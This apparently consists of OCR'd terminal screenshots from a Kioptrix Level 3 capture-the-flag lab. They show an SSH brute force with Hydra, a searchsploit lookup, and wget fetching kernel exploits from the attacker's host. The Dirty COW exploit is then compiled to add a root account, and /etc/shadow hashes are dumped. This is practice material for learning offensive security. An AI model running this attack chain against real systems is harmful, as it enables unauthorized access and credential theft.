

luminusi@kali: ~/Desktop
File Actions Edit View Help
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "abcdefg" - 634 of 14344405 [child 4] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "joanne" - 635 of 14344405 [child 0] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "candy" - 636 of 14344405 [child 7] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "fuckyou2" - 637 of 14344405 [child 1] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "loser" - 638 of 14344405 [child 3] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "dominic" - 639 of 14344405 [child 2] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "pebbles" - 640 of 14344405 [child 15] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "sunshine1" - 641 of 14344405 [child 9] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "swimming" - 642 of 14344405 [child 8] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "millie" - 643 of 14344405 [child 5] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "loving" - 644 of 14344405 [child 4] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "gangster" - 645 of 14344405 [child 0] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "blessed" - 646 of 14344405 [child 7] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "compaq" - 647 of 14344405 [child 1] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "taurus" - 648 of 14344405 [child 9] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "gloria" - 649 of 14344405 [child 8] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "tyler" - 650 of 14344405 [child 5] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "aaron" - 651 of 14344405 [child 3] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "darkangel" - 652 of 14344405 [child 2] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "kitkat" - 653 of 14344405 [child 15] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "megan" - 654 of 14344405 [child 4] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "dreams" - 655 of 14344405 [child 0] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "sweetpea" - 656 of 14344405 [child 7] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "bettyboop" - 657 of 14344405 [child 8] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "jessica1" - 658 of 14344405 [child 5] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "cynthia" - 659 of 14344405 [child 3] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "cheyenne" - 660 of 14344405 [child 2] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "ferrari" - 661 of 14344405 [child 15] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "dustin" - 662 of 14344405 [child 1] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "jubire" - 663 of 14344405 [child 4] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "a123456" - 664 of 14344405 [child 0] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "snowball" - 665 of 14344405 [child 7] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "purple1" - 666 of 14344405 [child 8] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "violet" - 667 of 14344405 [child 5] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "darren" - 668 of 14344405 [child 3] (0/6)
[ATTEMPT] target 192.168.211.131 - login "loneferret" - pass "starwars" - 669 of 14344405 [child 2] (0/6)
[22][ssh] host: 192.168.211.131 login: loneferret password: starwars
[STATUS] attack finished for 192.168.211.131 (waiting for children to complete tests)
[WARNING] child 15 seems to have died, restarting (this only happens if a module is bad) ...
[VERBOSE] Retrying connection for child 15
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-13 03:37:32
(luminusi㉿kali)-[~/Desktop]
$



loneferret@Kioptrix3: ~
luminusi@kali: ~/Desktop
(luminusi㉿kali)-[~]
$ ssh -o hostkeyalgorithms=ssh-rsa -o kexalgorithms=diffie-hellman-group1-sha1 loneferret@192.168.211.131
loneferret@192.168.211.131's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Mar 16 19:38:02 2025 from 192.168.211.128
loneferret@Kioptrix3:~$ uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@Kioptrix3:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
loneferret@Kioptrix3:~$ cat /proc/version
Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009
loneferret@Kioptrix3:~$


loneferret@Kioptrix3:~$ cat /proc/version
Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009
loneferret@Kioptrix3:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
loneferret@Kioptrix3:~$


luminusi@kali: ~/Desktop
loneferret@Kioptrix3: ~
luminusi@kali: ~
(luminusi㉿kali)-[~]
$ searchsploit linux 2.6 ubuntu 8.04
Exploit Title
Path
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1) - SCTP FWD Memory Corruption Remote Overflow
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalation
linux/local/9083.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation
linux/local/41760.txt
Shellcodes: No Results


```
┌──(luminusi㉿kali)-[~/Desktop]
└─$ searchsploit -m linux_x86-64/local/9083.c
  Exploit: Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Privilege Escalation
      URL: https://www.exploit-db.com/exploits/9083
     Path: /usr/share/exploitdb/exploits/linux_x86-64/local/9083.c
    Codes: CVE-2009-1046
 Verified: True
File Type: C source, ASCII text
Copied to: /home/luminusi/Desktop/9083.c
```






Directory listing for /

- .rockyou.txt.swp
- 45233.py
- 9083.c
- 9545.c
- common.txt
- httpscan.txt
- hydra.restore
- kioptrix_level1/
- kioptrixl2_scans/
- LN/
- metasploitscan
- metasploitscan.save
- metasploitscan2.txt
- metasploitscan3.txt
- niktohttpscan.txt
- niktoscan2.txt
- note.txt
- practice2/
- rockyou.txt
- smbscan.txt
- sql_il/




```
loneferret@Kioptrix3:/tmp$ wget http://192.168.211.128/9083.c
--06:51:35--  http://192.168.211.128/9083.c
           => `9083.c'
Connecting to 192.168.211.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13,323 (13K) [text/x-csrc]

100%[==========================================================================

06:51:35 (326.90 MB/s) - `9083.c' saved [13323/13323]

loneferret@Kioptrix3:/tmp$ ls
9083.c
loneferret@Kioptrix3:/tmp$ ls -la
total 32
drwxrwxrwt  4 root       root   4096 2025-03-13 06:51 .
drwxr-xr-x 21 root       root   4096 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users 13323 2025-03-13 06:55 9083.c
drwxrwxrwt  2 root       root   4096 2025-03-13 04:28 .ICE-unix
drwxrwxrwt  2 root       root   4096 2025-03-13 04:28 .X11-unix
loneferret@Kioptrix3:/tmp$
```




```
loneferret@Kioptrix3:/tmp$ gcc 9083.c -o malware
9083.c:34:26: error: netinet/sctp.h: No such file or directory
9083.c:51:2: error: #error "Architecture Unsupported"
9083.c:52:2: error: #error "This code was written for x86-64 target and has to be built as x86-64 binary"
```

```
loneferret@Kioptrix3:~$ cat /proc/version
Linux version 2.6.24-24-server (buildd@palmer)
```



```
┌──(luminusi㉿kali)-[~]
└─$ searchsploit linux kernel 2.6 privilege escalation dirty cow
------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                              |  Path
------------------------------------------------------------------------------------------------------------
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)    | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)  | linux/local/40839.c
------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(luminusi㉿kali)-[~]
└─$
```


```
┌──(luminusi㉿kali)-[~/Desktop]
└─$ searchsploit -m  linux/local/40839.c
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)
      URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
    Codes: CVE-2016-5195
 Verified: True
File Type: C source, ASCII text
Copied to: /home/luminusi/Desktop/40839.c


┌──(luminusi㉿kali)-[~/Desktop]
└─$ nano 40839.c

┌──(luminusi㉿kali)-[~/Desktop]
└─$ nano 40839.c

┌──(luminusi㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
loneferret@Kioptrix3:/tmp$ gcc -pthread 40839.c -o hook -lcrypt
loneferret@Kioptrix3:/tmp$ gcc -pthread 40839.c -o hook -lcrypt
40839.c:193:2: warning: no newline at end of file
loneferret@Kioptrix3:/tmp$ ls -la
total 40
drwxrwxrwt  4 root       root    4096 2025-03-16 20:45 .
drwxr-xr-x 21 root       root    4096 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users   4814 2025-03-16 19:26 40839.c
-rw-r--r--  1 loneferret users   2757 2025-03-16 17:01 8572.c
-rwxr-xr-x  1 loneferret users 10939 2025-03-16 20:45 hook
drwxrwxrwt  2 root       root    4096 2025-03-16 19:27 .ICE-unix
drwxrwxrwt  2 root       root    4096 2025-03-16 19:27 .X11-unix
loneferret@Kioptrix3:/tmp$
```

```
loneferret@Kioptrix3:/tmp$ ./hook sinker
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: sinker
Complete line:
firefart:fiEyf3DEwtdk2:0:0:pwned:/root:/bin/bash

mmap: b7fe0000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'sinker'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'sinker'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
loneferret@Kioptrix3:/tmp$
```

```
loneferret@Kioptrix3:/tmp$ cat /etc/passwd
firefart:fiEvf3DEwtdk2:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
loneferret@Kioptrix3:/tmp$
```


loneferret@Kioptrix3:/tmp$ su firefart
Password:
firefart@Kioptrix3:/tmp# cat /etc/shadow
root:1QAKvVJey$6rRkAMGKq1u62yfDaenUr1:15082:0:99999:7:::
daemon:*:15075:0:99999:7:::
bin:*:15075:0:99999:7:::
sys:*:15075:0:99999:7:::
sync:*:15075:0:99999:7:::
games:*:15075:0:99999:7:::
man:*:15075:0:99999:7:::
lp:*:15075:0:99999:7:::
mail:*:15075:0:99999:7:::
news:*:15075:0:99999:7:::
uucp:*:15075:0:99999:7:::
proxy:*:15075:0:99999:7:::
www-data:*:15075:0:99999:7:::
backup:*:15075:0:99999:7:::
list:*:15075:0:99999:7:::
irc:*:15075:0:99999:7:::
gnats:*:15075:0:99999:7:::
nobody:*:15075:0:99999:7:::
libuuid:!:15075:0:99999:7:::
dhcp:*:15075:0:99999:7:::
syslog:*:15075:0:99999:7:::
klog:*:15075:0:99999:7:::
mysql:!:15075:0:99999:7:::
sshd:*:15075:0:99999:7:::
loneferret:1qbkHf53U$r.kK/JgDLDcXGRC6xUfB11:15079:0:99999:7:::
dreg:1qAc2saWZ$Y567sEs.ql3GMttI6pvoe0:15080:0:99999:7:::
firefart@Kioptrix3:/tmp#